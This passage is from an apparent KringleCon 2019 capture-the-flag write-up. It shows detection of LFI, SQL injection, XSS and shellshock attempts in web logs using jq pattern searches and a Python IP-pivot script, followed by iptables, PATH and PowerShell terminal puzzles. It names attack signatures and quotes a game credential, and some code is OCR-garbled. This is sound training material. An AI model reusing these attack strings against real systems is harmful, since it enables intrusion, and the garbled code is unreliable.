  "user_agent":"Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124
Firefox/3.6b4 (.NET CLR 3.5.30729)",
  "origin":"-",
  "request_body_len":0,
  "response_body_len":232,
  "status_code":404,
  "status_msg":"Not Found",
  "info_code":"-",
  "info_msg":"-",
  "tags":"(empty)",
  "username":"-",
  "password":"-",
  "proxied":"-",
  "orig_fuids":"-",
  "orig_filenames":"-",
  "orig_mime_types":"-",
  "resp_fuids":"FUPWLQXTNsTNvf33",
  "resp_filenames":"-",
  "resp_mime_types":"text/html"
}
```

2.12.3.2 Identifying initial Malicious Behaviour

From the hint supplied by Wunorse Openslae there will be expected instances of local file inclusion (LFI), SQL Injection (SQLi) & cross site scripting (XSS). Some instances of shellshock (*shocked if there weren't some shell stuff*) are also expected.

Review of URI field

Unique instances of the `uri` were extracted (command: `cat http_clean.log | jq '.uri' | cut -d \" -f 2 | uniq > uris`) to search for this.

A manual review of the extracted data identified the following items of interest:

- LFI instances where someone tried referenced `/etc/passwd`
- SQLi instances where someone inserted a UNION statement
- XSS instances where someone tried to call `<script>` tags

Extracting IPs that matched this (command: `cat http_clean.log | jq '. | select (.uri | contains("UNION") or contains("<script>") or contains ("passwd")) | .["id.orig_h"] | cut -d \" -f 2 | uniq >> bad_ips`) with the below command yields 41 matches

Manual review the URIs also shows a README file (<https://srf.elfu.org/README.md>), as per the hint from Objective 10 (credentials are stored in a GitHub readme file) opening this gives the credentials for the site - admin / 924158F9522B3744F5FCD4D10FAC4356. As per the Smart Braces Cranberry Pi challenge the site is still using default credentials.

Review of Host Field

Checking the host field for similar patterns (command: `cat http_clean.log | jq '. | select (.host | contains("UNION") or contains("<script>") or contains ("passwd")) | .["id.orig_h"] | cut -d \" -f 2 | uniq >> bad_ips`) yields another 7 matches.

Review of User Agent Field

Checking the user_agent field for similar patterns (command: `cat http_clean.log | jq '. | select (.user_agent | contains("UNION") or contains("<script>") or contains ("passwd")) | .["id.orig_h"] | cut -d \" -f 2 | uniq >> bad_ips`) yields another 9 matches:

Review of Username Field

Extracting the username fields (command: `cat http_clean.log | jq '.username' | uniq > usernames`) and checking them by hand reveals another pattern – `'1=1'`

Expanding the search to this and passing it over the username field (command: `cat http_clean.log | jq '. | select (.username | contains("UNION") or contains("<script>") or contains ("passwd") or contains("1=1")) | .["id.orig_h"] | cut -d \" -f 2 | uniq >> bad_ips`) gives another 4 matches:

Finding Shellshock

Reviewing the user_agent field shows instances of the shellshock string `{ : ; }`. Extracting these out (command: `cat http_clean.log | jq '. | select (.user_agent | contains("{ : ; }")) | .["id.orig_h"] | cut -d \" -f 2 | uniq >> bad_ips`) gives another 4 matches

From an initial pass 67 unique bad IPs (command: `cat bad_ips | uniq | wc -l`) have been identified

2.12.3.3 *Field Pivot*

Of the field's available `user_agent` was chosen to pivot on. No other fields supplied were considered to be suitable. User agent contains a number of distinct values. Plan for pivot is to identify other requests made by the same user agents used by the bad IPs.

Working out how to do this in jq isn't clear. To bridge this gap a short Python3 script was written to extract the necessary values. Approach for the script is:

1. Extract data to be analysed by the request (command: `cat http_clean.log | jq -j '["id.orig_h"], "$%^&", .host, "$%^&", .user_agent, "$%^&", .username, "$%^&", .uri, "\n" > extracted_requests`) and bad IPs to use as an input (see 2.12.3.2)
2. Identify user agents used for each one of the 'bad' requests
3. Count the number of times those user agents are used across all requests
4. Filter out the more commonly used user agents, a number of these will correspond with legitimate requests (threshold of 10 was used for this)
5. Collect an updated list of bad IPs from the remaining

Script used for this is below:

```
file_delimiter = '$%^&'

def remove_list_duplicates(elements):
    uniq_list = []
    for element in elements:
        if element not in uniq_list:
            uniq_list.append(element)
    return uniq_list

def count_list_duplicates(elements):
    uniq_dict = {}
    for element in elements:
        if element not in uniq_dict.keys():
            uniq_dict[element] = 1
        else:
            uniq_dict[element] += 1
    return uniq_dict

def collect_bad_ips():
    bad_ips = []
    with open(r'.\KringleCon2019\Challenge12\bad_ips', 'r', encoding='utf-8') as bad_ip_file:
        line = bad_ip_file.readline()
        while line:
            bad_ips.append(line.strip())
            line = bad_ip_file.readline()
    return remove_list_duplicates(bad_ips)

def collect_user_agents(ips):
    user_agents = []
    with open(r'.\KringleCon2019\Challenge12\extracted_requests', 'r', encoding='utf-8') as full_requests_file:
        line = full_requests_file.readline()
        while line:
```

```

# Command used to create the file is:
# (cat http_clean.log | jq -j '{"id.orig_h"}', "%^&", .host, "%^&", .user_agent,
"%^&".username, "%^&", .uri, "\n" > extracted_requests
elements = line.split(file_delimiter)
orig_h = elements[0].strip()
user_agent = elements[2].strip()
#print('orig_h - {} & user_agent - {}'.format(orig_h, user_agent))
if orig_h in ips:
    user_agents.append(user_agent)
line = full_requests_file.readline()
return remove_list_duplicates(user_agents)

def count_user_agent_requests(user_agents):
    with open(r'.\KringleCon2019\Challenge12\extracted_requests', 'r', encoding='utf-8') as
full_requests_file:
        line = full_requests_file.readline()
        uniq_dict = {}
        while line:
            # Command used to create the file is:
            # (cat http_clean.log | jq -j '{"id.orig_h"}', "%^&", .host, "%^&", .user_agent,
"%^&".username, "%^&", .uri, "\n" > extracted_requests
            elements = line.split(file_delimiter)
            user_agent = elements[2].strip()
            if (user_agent in user_agents):
                if user_agent not in uniq_dict.keys():
                    uniq_dict[user_agent] = 1
                else:
                    uniq_dict[user_agent] += 1
            line = full_requests_file.readline()
        return uniq_dict

def find_bad_ips_by_bad_user_agents(bad_user_agents, user_agent_threshold):
    with open(r'.\extracted_requests', 'r', encoding='utf-8') as full_requests_file:
        line = full_requests_file.readline()
        bad_ips = []
        while line:
            # Command used to create the file is:
            # (cat http_clean.log | jq -j '{"id.orig_h"}', "%^&", .host, "%^&", .user_agent,
"%^&".username, "%^&", .uri, "\n" > extracted_requests
            elements = line.split(file_delimiter)
            orig_h = elements[0].strip()
            user_agent = elements[2].strip()
            if user_agent in bad_user_agents.keys():
                if (bad_user_agents[user_agent] <= user_agent_threshold) or
(user_agent_threshold==0):
                    bad_ips.append(orig_h)
            line = full_requests_file.readline()
        return remove_list_duplicates(bad_ips)


def main():
    bad_ips = collect_bad_ips()

```

```
user_agents = collect_user_agents(bad_ips)
threshold = 10
bad_ips = find_bad_ips_by_bad_user_agents(count_user_agent_requests(user_agents),
threshold)
print("Total of {} bad ips found".format(len(bad_ips)))
print(bad_ips)

if __name__ == '__main__':
    main()
```

Blocking the final list of IPs on the firewall results in a successful route calculation.



Route Calculation Success! RID:0807198508261964

2.12.4 Objective Closeout

Completing Objective 12 opens the door to the bell tower.

2.13 Ending

Solving Objective 12 opens the door onto the bell tower



Dialogue triggered when talking with Krampus:

*Congratulations on a job well done!
Oh, by the way, I won the Frido Sleigh contest.
I got 31.8% of the prizes, though I'll have to figure that out.*

Dialogue triggered when talking with Santa:

*You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!
Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!
Ho Ho Ho!
The more I laugh, the more I fill with glee.
And the more the glee,
The more I'm a merrier me!
Merry Christmas and Happy Holidays.*

Dialogue triggered when talking with the Tooth Fairy:

*You foiled my dastardly plan! I'm ruined!
And I would have gotten away with it too, if it weren't for you meddling kids!*

Next year's Kringlecon? Letter in top left of window. (link with title of Cliffhanger pointing to <https://downloads.elfu.org/LetterOfWintryMagic.pdf>)

*Thankfully, I didn't have to
implement my plan by myself!
Jack Frost promised to use his
wintry magic to help me subvert
Santa's horrible reign of holiday
merriment NOW and FOREVER!*

3. Cranberry Pi Terminals

3.1 Escape Ed

3.1.1 Terminal Brief

The Escape Ed terminal is found in the Train Station close to the beginning of Kringlecon. Dialogue from Bushy Evergreen is below.

```
Hi, I'm Bushy Evergreen. Welcome to Elf U!  
I'm glad you're here. I'm the target of a terrible trick.  
Pepper Minstix is at it again, sticking me in a text editor.  
Pepper is forcing me to learn ed.  
Even the hint is ugly. Why can't I just use Gedit?  
Hi, I'm Bushy Evergreen. Welcome to Elf U!  
I'm glad you're here. I'm the target of a terrible trick.  
Pepper Minstix is at it again, sticking me in a text editor.  
Pepper is forcing me to learn ed.  
Even the hint is ugly. Why can't I just use Gedit?  
Please help me just quit the grinchy thing.
```

Hint given from Bushy Evergreen is to review ed editor basics at http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html.

3.1.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.1.3 Terminal Solution

From reviewing the ed editor basics hint the solution is to type **w <enter> q <enter>**. After doing this the editor closes and the challenge is marked as complete.

```
Exit ed.  
  
1100  
w  
1100  
q  
Loading, please wait.....  
  
You did it! Congratulations!  
  
elf@e664cee9fe08:~$
```

3.1.4 Terminal Closeout

After completing the terminal and returning to Bushy Evergreen the below dialogue is triggered.

*Wow, that was much easier than I'd thought.
Maybe I don't need a clunky GUI after all!
Have you taken a look at the password spray attack artifacts?
I'll bet that DeepBlueCLI tool is helpful.
You can check it out on GitHub.*


*It was written by that Eric Conrad.
He lives in Maine - not too far from here!*

Bushy then provides two hints - <https://github.com/sans-blue-team/DeepBlueCLI> & <https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html>. These relate to Objective 3 (Windows Log Analysis: Evaluate Attack Outcome).

3.2 Smart Braces

3.2.1 Terminal Brief

The Smart Braces terminal is found in the Student Union hall. Dialogue from Kent Tinseltooth is below.



*OK, this is starting to freak me out!
Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up.
Do... Do you ever get the feeling you can hear things? Like, voices?
I know, I sound crazy, but ever since I got these... Oh!
Do you think you could take a look at my Smart Braces terminal?
I'll bet you can keep other students out of my head, so to speak.*

Hint given from Kent Tinseltooth is to review basics of iptables at <https://upcloud.com/community/tutorials/configure-iptables-centos/>

3.2.2 Terminal Story Elements

The terminal contains noticeable story elements. The below dialogue triggers when loading the terminal. Takeaway is the party who hacked Kent's Smart Braces wants to know about *an automated, machine-learning, sleigh device* the elves have developed. This is being tested at srf.elfu.org using default creds. Loading the site presents a login portal.

*Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?*

Inner Voice: Nevermind that. I want you to think about what you've researched and studied. From now on, stop playing with your teeth, and floss more.

3.2.3 Terminal Solution

Terminal requires a host firewall to be correctly configured using iptables. Requirements for the firewall rules are captured at the end of the file `/home/elfuuser/IOTteethBraces.md`

```
A proper configuration for the Smart Braces should be exactly:  
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.  
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.  
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).  
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.  
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.  
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
```

A review a `sudo -l` confirms the logged in user can run iptables as root via sudo with no password. Required rules to address each item are below:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains
 - `sudo iptables -P INPUT DROP`
 - `sudo iptables -P FORWARD DROP`
 - `sudo iptables -P OUTPUT DROP`
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
 - `sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`
 - `sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
 - `sudo iptables -A INPUT -i eth0 -s 172.19.0.225 -p tcp --dport 22 -j ACCEPT`
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
 - `sudo iptables -A INPUT -i eth0 -p tcp -m multiport --dports 21,80 -j ACCEPT`
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
 - `sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT`
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
 - `sudo iptables -A INPUT -i lo -j ACCEPT`

Loading the rules triggers completion of the challenge.

```

get      prot opt source      destination
ACCEPT  all  --  anywhere    anywhere    ctstate RELATED,ESTABLISHED
ACCEPT  tcp  --  anywhere    anywhere    tcp dpt:80
elfuuser@deea03e0968b:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!
sr/bin/inits: line 10: 22 Killed                  su elfuuser

```

3.2.4 Terminal Closeout

Returning to Kent Tinseltooth after solving the challenge triggers the below dialogue.


Oh thank you! It's so nice to be back in my own head again. Er, alone.
By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.
There are funny rhymes, references to perspective, and odd mentions of eggs!
And if you think the stuff in your browser looks strange, you should see the page source...
Special tools? No, I don't think you'll need any extra tooling for those locks.
BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.
Or sorry, you're a Firefox fan?
Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.
Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.

Kent then provides several hints that all relate to Objective 11 (Open the Sleigh Shop Door) - <https://developer.mozilla.org/en-US/docs/Tools>, <https://developer.apple.com/safari/tools/>, <https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console>,

3.3 Linux Path

3.3.1 Terminal Brief

The Linux Path terminal is found in HermeY Hall. Dialogue from SugarPlum Mary is below.



Hint provided my SugarPlum Mary reads 'Green words matter, files must be found, and the terminal's \$PATH matters.'

3.3.2 Terminal Story Elements

Sugarplum Mary has some rejected logos they need to review. It's unclear at this time if they relate to the overall story.

```
elf@6164dd452832:~$ cat rejected-elfu-logos.txt

  (
 / \
/   \
(     )

Get Elfed at ElfU!

()
| \ / - - - - \
|   \         \
|_____|

Walk a Mile in an elf's shoes
Take a course at ElfU!

  \() /
 |   |
 |   |
 |===|===|
 |   |
 |   |
 |___|

Be present in class
Fight, win, kick some grinch!elf@6164dd452832:~$
```


3.3.3 Terminal Solution

Solving the solution requires an understanding of how Linux binaries are called.

If a Linux binary is called out a full path the system will search using the contents of \$PATH until it finds a match. In this instance the user has /usr/local/bin at the front of their \$PATH. When the user executes ls it is calling the binary from this path first.

The find command can be used to locate other instances of the binary. Running the normal ls command directly from /bin solves the challenge.

```
Get a listing (ls) of your current directory.
elf@6164dd452832:~$ ls
This isn't the ls you're looking for
elf@6164dd452832:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
elf@6164dd452832:~$ which ls
/usr/local/bin/ls
elf@6164dd452832:~$ find / -name ls 2>/dev/null
/usr/local/bin/ls
/bin/ls
elf@6164dd452832:~$ /bin/ls
' . rejected-elfu-logos.txt
Loading, please wait.....

You did it! Congratulations!
```

Reviewing the ls file at /usr/bin/local shows this is a short shell script.

```
#!/bin/bash
echo -e '$'This isn\'t the ls you\'re looking for'
```

There is also a Linux ELF binary at `/usr/local/bin/.things` named `success`. Running it triggers the success criteria on the terminal.

```
elf@6164dd452832:/usr/local/bin/.things$ /bin/ls -al
total 6000
drwxr-xr-x 1 root root 4096 Dec 9 14:38 .
drwxr-xr-x 1 root root 4096 Dec 8 14:19 ..
-rwxr-xr-x 1 root root 6134688 Dec 9 14:38 success
elf@6164dd452832:/usr/local/bin/.things$ file success
success: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib
64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=28ba79c778f7402713aec6af319ee0fbaf3a8
014, stripped
elf@6164dd452832:/usr/local/bin/.things$ ./success
Loading, please wait.....

You did it! Congratulations!
```

3.3.4 Terminal Closeout

Returning to Sugarplum Mary after completing the challenge triggers the below dialogue.

```
Oh there they are! Now I can delete them. Thanks!
Have you tried the Sysmon and EQL challenge?
If you aren't familiar with Sysmon, Carlos Perez has some great info about it.
Haven't heard of the Event Query Language?
```

Sugarplum then provides two hints that related to Objective 4 (Windows Log Analysis: Determine Attacker Technique) <https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/> & <https://www.darkoperator.com/blog/2014/8/8/sysinternals-sysmon>.

3.4 Xmas Cheer Laser

3.4.1 Terminal Brief

The Xmas Cheer Laser Challenge is found in the laboratory. Dialogue from Sparkle Redberry is below.

```
I'm Sparkle Redberry and Imma chargin' my laser!  
Problem is: the settings are off.  
Do you know any PowerShell?  
It'd be GREAT if you could hop in and recalibrate this thing.  
It spreads holiday cheer across the Earth ...  
... when it's working!
```

Hint provided by Spark Redberry is the URL https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf.

3.4.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.4.3 Terminal Solution

When first logging into the terminal the below screen is presented.

```
PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

Id      Name      PSJobTypeName  State      HasMoreData  Location  Command
--      -
1      Job1      BackgroundJob  Running    True          localhost
WARNING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

#####
# Elf University Student Research Terminal - Christmas Cheer Laser Project #
# ----- #
# The research department at Elf University is currently working on a top-secret #
# Laser which shoots laser beams of Christmas cheer at a range of hundreds of #
# miles. The student research team was successfully able to tweak the laser to #
# JUST the right settings to achieve 5 Mega-Jollies per liter of laser output. #
# Unfortunately, someone broke into the research terminal, changed the laser #
# settings through the Web API and left a note behind at /home/callingcard.txt. #
# Read the calling card and follow the clues to find the correct laser Settings. #
# Apply these correct settings to the laser using it's Web API to achieve laser #
# output of 5 Mega-Jollies per liter. #
# Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info. #
#####

PS /home/elf>
```

Following the script from the message of the day details the commands the last accepts.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 09:37:17 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860
<html>
<body>
<pre>
-----
Christmas Cheer Laser Project Web API
-----

Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off
Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output
Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0
Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10
Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1
Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----
</pre>
</body>
</html>
```

Checking the current status of the laser shows we are only at 3.8 Mega-Jollies. A fair amount short of where we need to be.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 09:37:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 58
Failure - Only 3.80 Mega-Jollies of Laser Output Reached!
```

3.4.3.1 Determining Laser Angle

Required laser angle is determined following the first hint. A review of the file at /home/callingcard.txt indicates we should have a look at the PowerShell command history.

```
PS /home/elf> type ../callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
May! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Looking at the command history (command: `Get-History`) provides two main items of interest. Command seven shows the correct angle (65.5) and command nine provides the next hint.

```
Id CommandLine
--
1 Get-Help -Name Get-Process
2 Get-Help -Name Get-*
3 Set-ExecutionPolicy Unrestricted
4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
5 Get-Service | Export-CSV c:\service.csv
6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
8 Get-EventLog -Log "Application"
9 I have many name=value variables that I share to applications system wide. At a command I w...
```

The default output of `Get-History` truncates the line. To read this line in full it was exported to a CSV (command: `Get-History -Id 9 | Export-Csv item9.txt`). A review of the output shows the next hint to be:

I have many name=value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items

3.4.3.2 Determining Laser Refraction

Clue from the previous step points to checking the environment variables. Looking at the environment variables we find one of interest. Had to dump it to a CSV file (command: `Get-ChildItem Env:riddle | Export-Csv riddle.txt`) to see the full text

```
PS /home/elf> Get-ChildItem Env:
Name Value
----
<SNIP>
riddle Squeezed and compressed I am hidden away. Expand me from my priso...
<SNIP>
PS /home/elf> Get-ChildItem Env:riddle | Export-Csv riddle.txt
PS /home/elf> type ./riddle.txt
"PSPath","PSDrive","PSProvider","PSIsContainer","Name","Key","Value"
"Microsoft.PowerShell.Core\Environment:riddle","Env","Microsoft.PowerShell.Core\Environment","False","riddle","riddle","Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all."
```

Clue instructs to find the file with the most recent LastWriteTime located under /etc. A review of these files (command: `Get-ChildItem /etc -recurse | sort LastWriteTime | select -last 1`) indicates /etc/apt/archive is the most recent:

```
Directory: /etc/apt
Mode                LastWriteTime         Length Name
----                -
--r---            12/15/19  1:02 AM       5662902 archive
```

Decompressing the archive (command: `Expand-Archive /etc/apt/archive /home/elf/`) gives two new files under the folder refraction.

```
PS /home/elf> cd ./refraction/
PS /home/elf/refraction> dir

Directory: /home/elf/refraction
Mode                LastWriteTime         Length Name
----                -
-----            11/7/19  11:57 AM           134 riddle
-----            11/5/19   2:26 PM       5724384 runme.elf

PS /home/elf/refraction> type ./riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:
25520151A320B5B0D21561F92C8F6224

PS /home/elf/refraction> █
```

Running the runme.elf file gives the refraction. To do this the file must first be set as executable.

```
PS /home/elf/refraction> chmod 755 ./runme.elf
PS /home/elf/refraction> ./runme.elf
refraction?val=1.867
```

3.4.3.3 Determining Temperature Value

Checking under /home/elf a depths subdirectory is seen. Based on the hint the next clue will be in a subfile with a MD5 hash of 25520151A320B5B0D21561F92C8F6224.

Attempting to do this via one command (command: `Get-ChildItem ./depths/ -recurse -File | Get-FileHash -Algorithm MD5 | Select-String -Pattern '25520151A320B5B0D21561F92C8F6224'`) is unsuccessful.

Solving this problem via two steps proves successful. First a MD5 hash is captured for all files under depths (command: `Get-ChildItem ./depths/ -recurse -File | Get-FileHash -Algorithm MD5 | Export-Csv depths.txt`). Then the output from the first command is searched for the target hash (command: `Select-String -Path ./depths.txt -Pattern '25520151A320B5B0D21561F92C8F6224'`).

Output of this confirms the target file is /home/elf/depths/produce/thhy5hll.txt. Output of the file is below.

```
temperature?val=-33.5
```

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort Length.

3.4.3.4 Determining Gas Mix

Based on the last hint another file under the depths directory is needed. This is the one with the longest full path name by characters. Determining this is straight-forward (command: `Dir $path -file -recurse | select Fullname,@{Name="NameLength";Expression={$_.fullname.length}} | sort NameLength -Decending`). Target required file is identified as:

```
"/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt", "388"
```

Output of the file is below:

```
Get process information to include Username identification. Stop Process to show me you're skilled
and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
```

Reviewing running processes on the machine identifies the ids and owners.

```
PS /home/elf/depths/produce> Get-Process -IncludeUserName

WS(M)    CPU(s)    Id  UserName    ProcessName
-----
26.86    0.70      6   root        CheerLaserServi
122.52   2.69     31   elf         elf
3.63     0.03      1   root        init
0.80     0.00     24   bushy       sleep
0.77     0.00     26   alabaster   sleep
0.75     0.00     28   minty       sleep
0.72     0.00     29   holly       sleep
3.43     0.00     30   root        su
```

Stopping the processes in the correct order then creates the promised file at /shall/see.

```
PS /home/elf> Stop-Process -Id 24 -Force
PS /home/elf> Stop-Process -Id 26 -Force
PS /home/elf> Stop-Process -Id 28 -Force
PS /home/elf> Stop-Process -Id 29 -Force
PS /home/elf> cd /shall/
PS /shall> dir
Directory: /shall
Mode                LastWriteTime         Length Name
----                -
-r--              12/15/19 4:29 AM          149 see
PS /shall> type see
```

Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.

Looking for xml files under /etc locates one -
/etc/systemd/system/timers.target.wants/EventLog.xml.

```
PS /home/elf> Get-ChildItem *.xml -Path '/etc' -Recurse
Directory: /etc/systemd/system/timers.target.wants
Mode                LastWriteTime         Length Name
----                -
-r---             11/18/19  7:53 PM     10006962 EventLog.xml
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem *.xml -Path '/etc' -Recurse
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], Unauthorized
mand
```

Direction from the hint is to review all event ids in the file. The unique event Id will have the next step. As **Option One** A review of the file indicates the event id is stored in a property 'id'. Pattern to search for this using Select-String is '`<|32 N="id">[0-9]</|32>`'.

```
PS /etc/systemd/system/timers.target.wants> Select-String -Path ./EventLog.xml -Pattern '<|32
N="id">[0-9]</|32>' | Group-Object -Property Line
Count Name          Group
-----
1    <|32 N="id">1</|32> {/etc/systemd/system/timers.target.wants/EventLog.xml:68753: ...
39   <|32 N="id">2</|32> {/etc/systemd/system/timers.target.wants/EventLog.xml:33364: ...
179  <|32 N="id">3</|32> {/etc/systemd/system/timers.target.wants/EventLog.xml:10: <...
2    <|32 N="id">4</|32> {/etc/systemd/system/timers.target.wants/EventLog.xml:118389: ...
905  <|32 N="id">5</|32> {/etc/systemd/system/timers.target.wants/EventLog.xml:212: ...
98   <|32 N="id">6</|32> {/etc/systemd/system/timers.target.wants/EventLog.xml:9130: ...
```

The unique object is shown as having an event id of 1. After reviewing the records under Event ID (command: `Select-String -Path ./EventLog.xml -Pattern '<|32 N="id">1</|32>' -Context 5, 300 | Out-Host -Paging`) 1 the correct gas mix is found.

```
EventLog.xml:68892:      <S
N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"$correct_gases_postbody
=@{`n O=6`n H=7`n He=3`n N=4`n Ne=22`n Ar=11`n Xe=10`n F=20`n Kr=8`n
Rn=9`n}`n"</S>
```

Option Two - As an alternative the file can be searched for the pattern **Gas**. This homes in on the correct gas values directly.

```
